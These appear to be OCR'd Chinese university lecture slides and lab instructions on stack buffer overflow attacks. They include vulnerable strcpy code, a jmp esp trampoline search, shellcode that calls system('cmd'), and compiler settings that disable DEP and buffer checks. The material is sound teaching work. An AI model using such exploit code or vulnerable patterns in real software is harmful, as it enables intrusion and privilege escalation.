电子科技大学
University of Electronic Science and Technology of China

网络安全攻防技术

电子科技大学 信息与软件工程学院

2020年11月5日

第八讲 网络攻击与防御（一）

缓冲区溢出攻击

了解缓冲区溢出攻击的基本概念；理解不同缓冲区溢出攻击技术的原理和特点；掌握网络缓冲区溢出攻击在实际环境中的应用方式。


内容安排

网络攻击与防御（一）

- 缓冲区溢出相关概念
- 代码 <=> 数据
- 函数栈帧
- 栈溢出基本原理
- 栈溢出攻击
- shellcode构造
- 汇编语言自动转换
- 缓冲区溢出保护技术
- 安全编程

引言

- 网络攻击指利用网络存在的漏洞和安全缺陷对网络系统的硬件、软件及其系统中的数据进行的攻击。在当前网络系统安全中，被广泛利用的漏洞50%以上都是缓冲区溢出。



安全报告 - 国家互联网应急中心　　*360研究报告_360安全中心*

一、缓冲区溢出基本概念

- 缓冲区
  - 从程序的角度，缓冲区就是应用程序用来保存用户输入数据、程序临时数据的内存空间（容器）
  - 缓冲区在系统中的表现形式是多样的，高级语言定义的变量、数组、结构体等在运行时都是保存在缓冲区内的，因此所谓缓冲区可以更抽象地理解为一段可读写的内存区域
- 存储位置：栈（Stack）、堆（Heap）、数据段

一、缓冲区溢出基本概念

◘ 缓冲区溢出

- 如果用户输入的数据长度超出了程序为其分配的内存空间，这些数据就会覆盖程序为其它数据分配的内存空间，形成所谓的缓冲区溢出。
- 是为缓冲区提供了多于其存储容量的数据，就像往杯子里倒入了过量的水一样。
- 精心构造溢出数据的内容，那么就有可能获得系统的控制权

第八讲 网络攻击与防御——缓冲区溢出

一、缓冲区溢出基本概念

- 简单的溢出实例

```
void func1(char *input)
{
    char buffer[16];
    strcpy(buffer, input);
}
```


- 在程序中strcpy()将直接把input中的内容复制到buffer中。这样只要input的长度大于16，就会造成buffer的溢出，使程序运行出错。
- 存在像strcpy这样问题的标准函数还有strcat()，sprintf()，vsprintf()，gets()，scanf()以及在循环内的getc()，fgetc()，getchar()等。

一、缓冲区溢出基本概念

溢出的目的

- 缓冲区攻击的最终目的就是希望系统能执行这块可读写内存中已经被蓄意设定好的恶意代码。
- 制造程序运行错误：随意往缓冲区中植入数据造成它溢出一般只会出现Segmentation fault 错误，而不能达到攻击的目的。
- 获取系统控制权限：最常见的手段是通过制造缓冲区溢出使程序运行一个用户shell，再通过shell执行其他命令。如果该程序属于root且有suid权限的话，攻击者就获得了一个有root权限的shell，便可以对系统进行任意操作。

二、代码 <=> 数据



1.正常情况下：程序计数器（PC指针）会在代码段和操作系统地址空间（内核态）内寻址。

2.**数据段**内存储了用户程序的全局变量，文字池等。

3.**栈空间**存储了用户程序的**函数栈帧**（包括参数、局部数据等），实现函数调用机制，它的数据增长方向是低地址方向。

4. 堆空间存储了程序运行时**动态**申请的内存数据等，数据增长方向是高地址方向。

5. 除代码段和受操作系统保护的数据区域，其他的内存区域都可能作为缓冲区，因此缓冲区溢出的位置可能在数据段，也可能在堆、栈段。

三、函数栈帧

1.栈的主要功能是实现函数的调用。

2.每次函数调用时：


1）系统会把函数的返回地址（函数调用指令后紧跟指令的地址），一些关键的寄存器值保存在栈内；

2）函数的实参和局部变量（包括数据、结构体、对象等）也会保存在栈内。这些数据统称为**函数调用的栈帧**，

3. 每次函数调用都会有个独立的栈帧，这也为递归函数的实现提供了可能。

- 缓冲区溢出是一种非常普遍、非常危险的漏洞，在各种操作系统、应用软件中广泛存在。利用缓冲区溢出攻击，可以导致程序运行失败、系统宕机、重新启动等后果。
- 在当前网络与分布式系统安全中，被广泛利用的50%以上都是缓冲区溢出。而缓冲区溢出中，最为危险的是堆栈溢出，因为入侵者可以利用堆栈溢出，在函数返回时改变返回程序的地址，让其跳转到任意地址，带来的危害一种是程序崩溃导致拒绝服务，另外一种就是跳转并且执行一段恶意代码，比如得到shell。
- 当打开系统的shell，以执行任意的操作系统命令——比如下载病毒，安装木马，开放端口，格式化磁盘等恶意操作。

三、函数栈帧



1.**调用function(0)**时，arg参数记录了值0入栈，并将call function指令下一条指令的地址0x00bd16f0保存到栈内.后跳转到function函数内部执行。

2. ebp保存函数栈帧基址。


3. 函数返回前需要做相反的操作—**将esp指针恢复，并弹出ebp**。保持栈失去平衡。

4. sub esp,44h指令为局部变量开辟了栈空间。比如ret变量的位置。

5.函数调用结束返回后，函数栈帧恢复到保存参数0时的状态。

6. 栈空间内保存了函数的返回地址（敏感地址）。

三、函数栈帧



6. 栈空间内保存了函数的返回地址（敏感地址）。


缓冲区溢出因素：是因为栈空间内保存了函数的返回地址。该地址保存了函数调用结束后后续执行的指令的位置，对于计算机安全来说，该信息是很敏感的。如果有人恶意修改了这个返回地址，并使该返回地址指向了一个新的代码位置，程序便能从其它位置继续执行。

四、栈溢出基本原理

```
void fun(unsigned char *data)
{
    unsigned char buffer[BUF_LEN];
    strcpy((char*)buffer,(char*)data);//溢出点
}
```

在使用不安全的strcpy库函数时，系统会盲目地将data的全部数据拷贝到buffer指向的内存区域。buffer的长度是有限的，一旦data的数据长度超过BUF_LEN，便会产生缓冲区溢出。

四、栈溢出基本原理



当把data的数据拷贝到buffer内时，超过缓冲区区域的高地址部分数据会“淹没”原本的其他栈帧数据；以下情况：

1.**淹没了其他的局部变量**。如果被淹没的局部变量是条件变量，那么可能会改变函数原本的执行流程。

2.淹没了ebp的值。修改了函数执行结束后要恢复的栈指针，将会导致栈帧失去平衡。

3.淹没了返回地址。使程序代码执行“意外”的流程.

4.淹没参数变量。会改变当前函数的执行结果和流程。


5.淹没上级函数的栈帧。

如果在data本身的数据内就保存了一系列的指令的二进制代码，一旦栈溢出修改了函数的返回地址，并将该地址指向这段二进制代码的其实位置，那么就完成了**基本的溢出攻击行为**。

因此栈的位置实际是不固定的，通过硬编码覆盖新返回地址的方式并不可靠

五、栈溢出攻击

借助跳板的栈溢出攻击



1.函数执行后，栈指针esp会恢复到压入参数时的状态—— data参数的地址，该地址指向的内存保存了一条特殊的指令jmp esp——跳板。

2.可以将缓冲区再多溢出一部分，淹没data这样的函数参数，并在这里放上我们想要执行的代码

3.不管程序被加载到哪个位置，最终都会回来执行栈内的代码。

跳板指令从哪找呢？

在Windows操作系统加载的大量dll中，动态链接库kernel32.dll，ntdll.dll user32.dll 固定地址

五、栈溢出攻击

简化了搜索算法：

```
//查询dll内第一个jmp esp指令的位置
int findJmp(char*dll_name)
{
    char* handle=(char*)LoadLibraryA(dll_name);//获取dll加载地址
    for(int pos=0;;pos++)//遍历dll代码空间
    {
        if(handle[pos]==(char)0xff&&handle[pos+1]==(char)0xe4)//寻找
0xffe4 = jmp  esp
        {
            return (int)(handle+pos);
        }
    }
}
```

LoadLibraryA库函数返回值就是dll的加载地址，然后加上搜索到的跳板指令偏移pos便是最终地址。


jmp esp指令的二进制表示为0xffe4，因此搜索算法就是搜索dll内这样的字节数据即可。

离线搜索出跳板执行在dll内的偏移，并加上dll的加载地址，便得到一个适用的跳板指令地址（固定地址）

问题：在esp后继续追加shellcode代码会将上级函数的栈帧淹没。

五、栈溢出攻击

采用强制抬高esp指针，使它在shellcode之前（低地址位置），能在shellcode内正常使用push指令了。



调整代码：

```
add esp, -X
jmp esp
```

第一条指令抬高了栈指针到shellcode之前。X代表shellcode起始地址与esp的偏移。如果shellcode从缓冲区起始位置开始，那么就是buffer的地址偏移。这里不使用sub esp,X指令主要是避免X的高位字节为0的问题，很多情况下缓冲区溢出是针对字符串缓冲区的，如果出现字节0会导致缓冲区截断，从而导致溢出失败。

第二条指令就是跳转到shellcode的起始位置继续执行。

获得一个较为稳定的栈溢出攻击。

六、shellcode构造

- shellcode实质是指溢出后执行的能开启系统shell的代码。在缓冲区溢出攻击时，也可以将整个触发缓冲区溢出攻击过程的代码统称为shellcode
- Shellcode实际是一段代码，是用来在程序发生溢出后，程序将要执行的代码
- Shellcode的作用就是实现漏洞利用者想要达到的目的，一般看到的Shellcode都是用来安装木马或者提升权限的

六、shellcode构造

1、核心shellcode代码，包含了攻击者要执行的所有代码。

2、溢出地址，是触发shellcode的关键所在。

3、填充物，填充未使用的缓冲区，用于控制溢出地址的位置，一般使用nop指令填充——0x90表示。

4、结束符号0，对于符号串shellcode需要用0结尾，避免溢出时字符串异常。

缓冲区溢出成功后做什么？

root权限——比如系统服务程序。

核心shellcode必须是二进制代码形式。而且shellcode执行时是在远程的计算机上，因此shellcode是否能通用是一个很复杂的问题。

1，开启一个远程的shell控制被攻击的计算机，

2，调用C语言的库函数system，打开：cmd命令，建立一个远程管道

3，调用Windows的API Loadlibrary加载C语言的库msvcrt.dll，为字符串“msvcrt.dll”开辟栈空间

六、shellcode构造

```
xor ebx,ebx ;//ebx=0

push 0x3f3f6c6c ;//ll??
push 0x642e7472 ;//rt.d
push 0x6376736d ;//msvc
mov [esp+10],ebx ;//'?'->'0'
mov [esp+11],ebx ;//'?'->'0'
mov eax,esp ;//"msvcrt.dll"地址
push eax ;//"msvcrt.dll"
mov eax,0x77b62864 ;//kernel32.dll:LoadLibraryA
call eax ;//LoadLibraryA("msvcrt.dll")
add esp,16

push 0x3f646d63 ;//"cmd?"
mov [esp+3],ebx ;//'?'->'\0'
mov eax,esp;//"cmd"地址
push eax ;//"cmd"
mov eax,0x774ab16f ;//msvcrt.dll:system
call eax ;//system("cmd")
add esp,8
```

两个函数调用语句：

Loadlibrary（“msvcrt.dll”）;

system（“cmd”）;

六、shellcode构造

1，在构造这段汇编代码时需要注意不能出现字节0，为了填充字符串的结束字符，我们使用已经初始化为0的ebx寄存器代替。

2，在对库函数调用的时候需要提前计算出函数的地址，如Loadlibrary函数的0x77b62864。计算方式如下：

```
int findFunc(char*dll_name,char*func_name)
{
    HINSTANCE handle=LoadLibraryA(dll_name);//获取dll加载地址
    return (int)GetProcAddress(handle,func_name);
}
```

这个函数地址是在本地计算的，如果被攻击计算机的操作系统版本差别较大的话，这个地址可能是错误的。

七、汇编语言自动转换

```
int dumpCode(unsigned char*buffer)
{
    goto END ;//略过汇编代码
BEGIN:
    __asm
    {
        //在这里定义任意的合法汇编代码
    }
END:
    //确定代码范围
    UINT begin,end;
    __asm
    {
        mov eax,BEGIN ;
        mov begin,eax ;
        mov eax,END ;
        mov end,eax ;
    }
    //输出
    int len=end-begin;
    memcpy(buffer,(void*)begin,len);
        //四字节对齐
    int fill=(len-len%4)%4;
    while(fill--)buffer[len+fill]=0x90;
    //返回长度
    return len+fill;
}
```

写出shellcode后，需 要将这段汇编代码转换为机器代码。

将内嵌汇编的二进制指令dump到文件,style指定输出数组格式还是二进制形式，返回代码长度

为了锁定嵌入式汇编代码的位置和长度，我们定义了两个标签BEGIN和END

memcpy操作将代码数据拷贝到目标缓冲区即可

七、汇编语言自动转换

```
/确定代码范围
UINT begin,end;
__asm
{
    mov eax,BEGIN ;
    mov begin,eax ;
    mov eax,END ;
    mov end,eax ;
}
```

八、攻击测试

设置三处VS的项目属性。

1、配置->配置属性->C/C++->基本运行时检查=默认值，避免被检测栈帧失衡。

2、配置->配置属性->C/C++->缓冲区安全检查=否，避免识别缓冲区溢出漏洞。

3、配置->配置属性->链接器->高级->数据执行保护(DEP)=否，避免堆栈段不可执行。

实验二 缓冲区溢出实验

实验二 缓冲区溢出实验

- 缓冲区溢出是一种非常普遍、非常危险的漏洞，在各种操作系统、应用软件中广泛存在。利用缓冲区溢出攻击，可以导致程序运行失败、系统宕机、重新启动等后果。
- 在当前网络与分布式系统安全中，被广泛利用的50%以上都是缓冲区溢出。而缓冲区溢出中，最为危险的是堆栈溢出，因为入侵者可以利用堆栈溢出，在函数返回时改变返回程序的地址，让其跳转到任意地址，带来的危害一种是程序崩溃导致拒绝服务，另外一种就是跳转并且执行一段恶意代码，比如得到shell。

实验二 缓冲区溢出实验

- Visual Studio简介

  - Visual Studio（简称VS）是美国微软公司的开发工具包系列产品。VS是一个基本完整的开发工具集，它包括了整个软件生命周期中所需要的大部分工具，如UML工具、代码管控工具、集成开发环境(IDE)等等。

  - 本次实验主要使用Visual Studio作为一个IDE的开发和调试的功能。详细的Visual Studio使用教程参考压缩包中的《Visual Studio使用教程》。

实验二 缓冲区溢出实验

- 注意：IDE环境不同，生成的代码会有差异，实验步骤和相关过程描述仅供参考，请如实记录相关实验结果。

实验二 缓冲区溢出实验

- 栈溢出的跟踪与解析实验详细步骤
  1. 使用Visual Studio建立新项目，并将stack.cpp文件拷贝到项目中；
  2. 在push语句前设置断点，按F5键进入调试界面；
  3. 打开内存、反汇编、寄存器、局部变量窗口（详细的操作流程参见《Visual Studio教程》）；
  4. 记录EAX、ESP、EBP、EIP的值，并计算栈的大小为多少字节？
  5. 按F11键执行push语句，观察栈、 ESP和EIP的值是否变化？为什么？
  6. 继续执行pop语句，观察EAX、ESP、EIP的值是否变化？为什么？
  7. 继续执行下面的语句，观察寄存器值的改变，最后按shift+F5结束调试。

实验二 缓冲区溢出实验

8. 使用Visual Studio建立新项目，并将hanshu.cpp文件拷贝到项目中；
9. 在ourfunction语句前设置断点，按F5键进入调试界面。
10. 记录ESP、EBP、EIP的值，按F11键执行ourfunction语句，观察ESP、EIP的值是否变化，以及现在栈顶存放的4个字节是什么地址?
11. 继续执行，直到“int our=0”语句，观察每一步寄存器值的改变。
12. 执行“int our=0”语句，观察0值被存放在栈中的哪个位置？为什么?
13. 继续执行，直到“ret”语句，记录ESP，EBP的值。
14. “ret”语句执行后，什么值弹出到EIP，这时程序跳转到什么位置？ESP和EBP的值是否和步骤10时相同?
15. “ret”语句执行后，什么值弹出到EIP，这时程序跳转到什么位置？ESP和EBP的值是否和步骤10时相同?
16. 按shift+F5结束调试。

实验二 缓冲区溢出实验

17. 使用Visual Studio建立新项目，并将overflow.cpp文件拷贝到项目中；
18. 在“char longbuf[100]=……”语句前设置断点，F5调试，F11执行；
18. 记录EAX、EBP、ESP的初始值，查看longbuf的存放地址，计算此地址与EBP相差多少字节？
19. 继续执行“overflow(longbuf)”直到“push eax”语句后，EBP、ESP、EAX的值是否变化？栈顶现在存放的是什么数据？
20. lea是将源操作数的地址传到目的操作数中，那么“lea eax,[ebp-64h]”是将什么地址赋给了EAX寄存器？
22. 继续执行到“strcpy (des,buf)”指令后，mov是将数据从源操作数传到目的操作数中，那么“mov edx, dword ptr[ebp+8]”是将什么数据传到EDX中？ “lea eax,[ebp-8]”又是将什么数据传到EAX中？
23. 继续执行到“ret”语句，查看将弹出什么值到EIP中？

实验二 缓冲区溢出实验

1. 使用Visual Studio建立新项目，并将liyong.cpp文件拷贝到项目中
2. 在“char longbuf[100]=……”语句前设置断点，F5调试，执行完赋值语句后查看longbuf的存放起始地址和结束地址？记录EBP、ESP的值。
3. 继续执行，lea ecx,[ebp-64h]；push ecx是将什么地址压栈?
4. call @ILT+0(overflow) 语句是调用overflow函数，在这之前要将EIP入栈，这时记录压入堆栈的EIP值是多少，存放在哪个地址处?
5. 调用overflow函数后，新分配给它的栈顶和栈底地址分别是多少？栈的大小是多少?
6. “char des[5]=””语句执行完后，是将那段地址分配给des变量，大小是多少字节?
7. 继续执行”strcpy(des,buf)”语句，mov语句是将什么值传递给edx? Lea语句是将什么值传递给eax?
8. Strcpy完成后，查看des变量空间是否有改变?
9. Ret语句执行完后，查看EBP，ESP，EIP的值分别是多少？程序将跳到哪里执行?

实验二 缓冲区溢出实验

试自己编写一个缓冲区溢出的程序，通过溢出覆盖返回地址，从而跳转到一个指定的程序。运行结果截图。

参考代码：

